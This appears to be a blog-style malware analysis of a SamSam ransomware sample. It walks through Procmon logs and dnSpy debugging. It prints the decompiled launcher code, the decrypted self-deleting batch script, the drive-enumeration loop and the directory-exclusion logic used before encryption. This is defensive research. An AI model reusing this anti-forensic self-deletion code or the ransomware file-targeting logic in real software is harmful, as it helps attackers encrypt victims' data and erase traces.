3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	QueryBasicInformationFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	CreationTime: 11/2...
3:51:4...	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	QueryBasicInformationFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	CreationTime: 11/2...
3:51:4...	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\Users\shaddy\Desktop	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	QueryBasicInformationFile	C:\Users\shaddy\Desktop	SUCCESS	CreationTime: 9/25...
3:51:4...	WinDir.exe	2332	CloseFile	C:\Users\shaddy\Desktop	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	WriteFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	Offset: 0, Length: 4...
3:51:4...	WinDir.exe	2332	SetEndOfFileInformationFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	EndOfFile: 270
3:51:4...	WinDir.exe	2332	CreateFileMapping	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	SyncType: SyncTy...
3:51:4...	WinDir.exe	2332	CreateFileMapping	C:\ProgramData\CrashLog\msctlcpx.bat	FILE LOCKED WITH ONLY READERS	SyncType: SyncTy...
3:51:4...	WinDir.exe	2332	QueryStandardInformationFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	AllocationSize: 272...
3:51:4...	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\Windows\System32\cmd.exe	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	QueryBasicInformationFile	C:\Windows\System32\cmd.exe	SUCCESS	CreationTime: 9/7/...
3:51:4...	WinDir.exe	2332	CloseFile	C:\Windows\System32\cmd.exe	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\Windows\System32\cmd.exe	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	QueryBasicInformationFile	C:\Windows\System32\cmd.exe	SUCCESS	CreationTime: 9/7/...
3:51:4...	WinDir.exe	2332	CloseFile	C:\Windows\System32\cmd.exe	SUCCESS	

I didn't notice any network activity at my initial detonation, so at this stage I will talk about the host-based indicators that I noticed during the initial detonation. When I checked the created batch file in programdata, it contains the code which was checking the running processes in loop and verifying the main process is in running processes or not. If the main process is not in the processes, it was deleting itself and the binary of sample from disk. The batch file was containing the loop and it was pinging local host for 5 times during the loop.


```
@echo off
SETLOCAL EnableExtensions
set "EXE=WinDir.exe"
set "PEXE=C:\Users\Shaddy\Desktop"
:loop
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto FOUND
goto END
:FOUND
ping 127.0.0.1 -n 5 > NUL
goto loop
:END
DEL "%PEXE%\%EXE%"
DEL "%~f0"
```

After some time, I found that my entire system was encrypted by SamSam Ransomware. So, I checked the encrypted file it was adding the extension (checkdiskenced) and leaving the ransom note with the name of READ-FOR-HELLPP.html.




Advanced Dynamic Analysis

I started advanced dynamic analysis of sample using Dnspy. Dnspy is one of the best debuggers and Decompiler for .NET binaries. WinDir.exe is .Net binary so I open it using dnSpy, In the main function first it was looking for the argument which was the file of public key. After getting the argument, the samples read all the bytes from the file and store them in the variable "pubbbbbbbbbkey". After that it was checking the directory, if the directory exists then write a file otherwise it creates that directory and write the batch file into it. Now I decided to start detailed dynamic analysis by debugging the program.




Breakpoints:


I start analysis step by step and put breakpoints. First, I wanted to know about the file it was taking as an argument then the bytes it was storing in the variable after reading the argument file.




Following the execution flow and putting breakpoints, I found that the Samsam ransomware was looking "publicKey.keyxml" file and reading all bytes which indicates the public key of RSA-2048 encryption algorithm that was using for encryption in this sample.




After successfully taking the argument, the malware was looking some directory, if the directory already exists than it was creating a new thread and executing something in new thread. But at that time for me important thing was to know about the directory it was looking, so I put breakpoints on following execution and found the path of directory it was looking.




When I follow the execution, I found that it was creating a directory, the path and name of directory was encrypted with AES encryption.




After debugging, I found the decrypted directory path. Samsam was looking the directory "C:\ProgramData\CrashLog".




When I decrypted the name of subdirectory it was appending with path of folder “C:\ProgramData\”. Samsam sample was looking for the path of that directory. “C:\ProgramData\CrashLog\”.



For the verification of created directory, I just executed the instructions of directory creation function and recorded all activities using Procmon. I found on the Procmon that same results that I extracted from debugging and putting breakpoints.



After creating the directory, the instructions were to create a new thread and start. Samsam ransomware was starting something as a new thread. Now I wanted to know about the process it was starting as a new thread. Before creating the new thread there was some junk strings and random sleeps which at that point, I was considering the time-based sandbox evasion or it could be used to bypass security controls solutions.



When I followed the execution follow, I found that it was starting a function **“rul_nlo_opf_or_chek_”** as a thread and in that function, there was new things were happening. This function was writing some content in file at that point, I don’t know about the file name, the path where the file is written and the content of that file. After writing file the function was starting the process by executing that created file.

```
257         // Token: 0x06000016 RID: 22 RVA: 0x00003050 File Offset: 0x00001250
258         public static void ru_nlo_opf_or_chek_()
259         {
260             try
261             {
262                 File.WriteAllText(Program.del_ba_tpa_th_, Program.lop4chksm);
263                 Process.Start(new ProcessStartInfo(Program.del_ba_tpa_th_)
264                 {
265                     RedirectStandardOutput = true,
266                     RedirectStandardError = true,
267                     StandardOutputEncoding = Encoding.GetEncoding("UTF-8"),
268                     WindowStyle = ProcessWindowStyle.Hidden,
269                     UseShellExecute = false,
270                     CreateNoWindow = true
271                 });
272             }
273             catch (Exception)
274             {
275             }
276         }
```

So, at that point my main target was to know about the file path and the content written in that file. I started my analysis in the same flow and put the breakpoints on each function return statement and check the content and path of that file. I found that the name of file and the content was fully encrypted with AES encryption so, I start debugging and check the decrypted values at runtime. This was the first decrypted string **"@echo off\nSETLOCAL EnableExtensions\nset \"EXE="**. It looks command which is enabling extension and telling the extension type.


```
317             return text;
318         }
319
320         // Token: 0x0600000D RID: 13 RVA: 0x000027CC File Offset: 0x000009CC
321         private static byte[] ReadByteArray(Stream s)
322         {
323             byte[] array = new byte[4];
324             if (s.Read(array, 0, array.Length) != array.Length)
325             {
326                 throw new SystemException("Stream did not contain properly formatted byte array");
327             }
328             byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
329             if (s.Read(array2, 0, array2.Length) != array2.Length)
330             {
331                 throw new SystemException("Did not read byte array properly");
332             }
333             return array2;
334         }
```

100 %


Locals

Name	Value
cipherText	"EAAAAACyT54QqVsEq3VDeO0V0F+nbFflhtdlmrWcWP04q9TYDVmXGMN2+SsozV4gSYO7vXcQGsBR/PuSweveSisVIdE="
sharedSecret	"SALT"
rijndaelManaged	{System.Security.Cryptography.RijndaelManaged}
text	"@echo off\nSETLOCAL EnableExtensions\nset \"EXE="
rfc2898DeriveBytes	{System.Security.Cryptography.Rfc2898DeriveBytes}


The second string after decrypting was **"\"\nset \"PEXE="**. It looks that it was setting or assigning the PE file to a variable.




The last string that I found was **"\"\n:loop\nFOR /F %%x IN ('tasklist /NH /FI \"IMAGENAME eq %EXE%\"') DO IF %%x == %EXE% goto FOUND\ngoto END\n:FOUND\nping 127.0.0.1 -n 5 > NUL\ngoto loop\n:END\nDEL \"%PEXE%\\%EXE%\"\nDEL \"%~f0\""**. This looks a loop which is looking some specific process in running process and if the process is not exist it was performing the self-destruction and deleting the PE file as well.




At that point, I found all the content which were written in some file and was executing but still I was not aware of the file name and the path where it was written. So, I decrypted the file name that was a batch file with the name of **"msctlcpx.bat"**.



Now for this execution flow, I final step was to know about the path where this batch file was written. So, I decrypted the path of that file. The batch file was written in the same directory.



Now for the verification of the whole content, I captured all activities using Procmon and executed only the instruction that were writing batch file into above mentioned directory. So I found the batch file with the same name and content.




After that there was an array of string which contains the letter from A to Z and it was looping over all array items and checking which drive is ready so that it can find the all directories, subdirectories and files under that drive.

```
        }
        string[] array = new string[]
        {
            "A", "B", "C", "D", "E", "F", "G", "H", "I", "J",
            "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T",
            "U", "V", "W", "X", "Y", "Z"
        };
        for (int j = 0; j < array.Length; j++)
        {
            DriveInfo driveInfo = new DriveInfo(array[j]);
            try
            {
                if (driveInfo.IsReady)
                {
                    Program.recuuuuurciiiiveeefilelelele(driveInfo.Name);
                }
            }
            catch (UnauthorizedAccessException)
            {
            }
        }
```

After exploring the function there were conditions seem to be related to filtering out specific directories or paths. Here's a breakdown of what each part of the condition is checking:


- path.ToLower() != Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "windows": Checks if the lowercase version of the given path is not equal to the lowercase version of "windows" appended to the lowercase version of Program.wi_ndo_ws_d_r_iv_e_.
- path.ToLower() != Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "winnt": Similar to the first condition, but checks for "winnt" instead.
- !path.ToLower().Contains("reference assemblies\\microsoft"): Checks if the lowercase version of the given path does not contain "reference assemblies\microsoft".
- !path.ToLower().Contains("recycle.bin"): Checks if the lowercase version of the given path does not contain "recycle.bin".
- !path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "users\\all users".ToLower()): Checks if the lowercase version of the given path does not contain the lowercase version of "users\all users" appended to the lowercase version of Program.wi_ndo_ws_d_r_iv_e_.
- !path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "documents and settings\\all users".ToLower()): Similar to the previous condition but checks for "documents and settings\all users" instead.
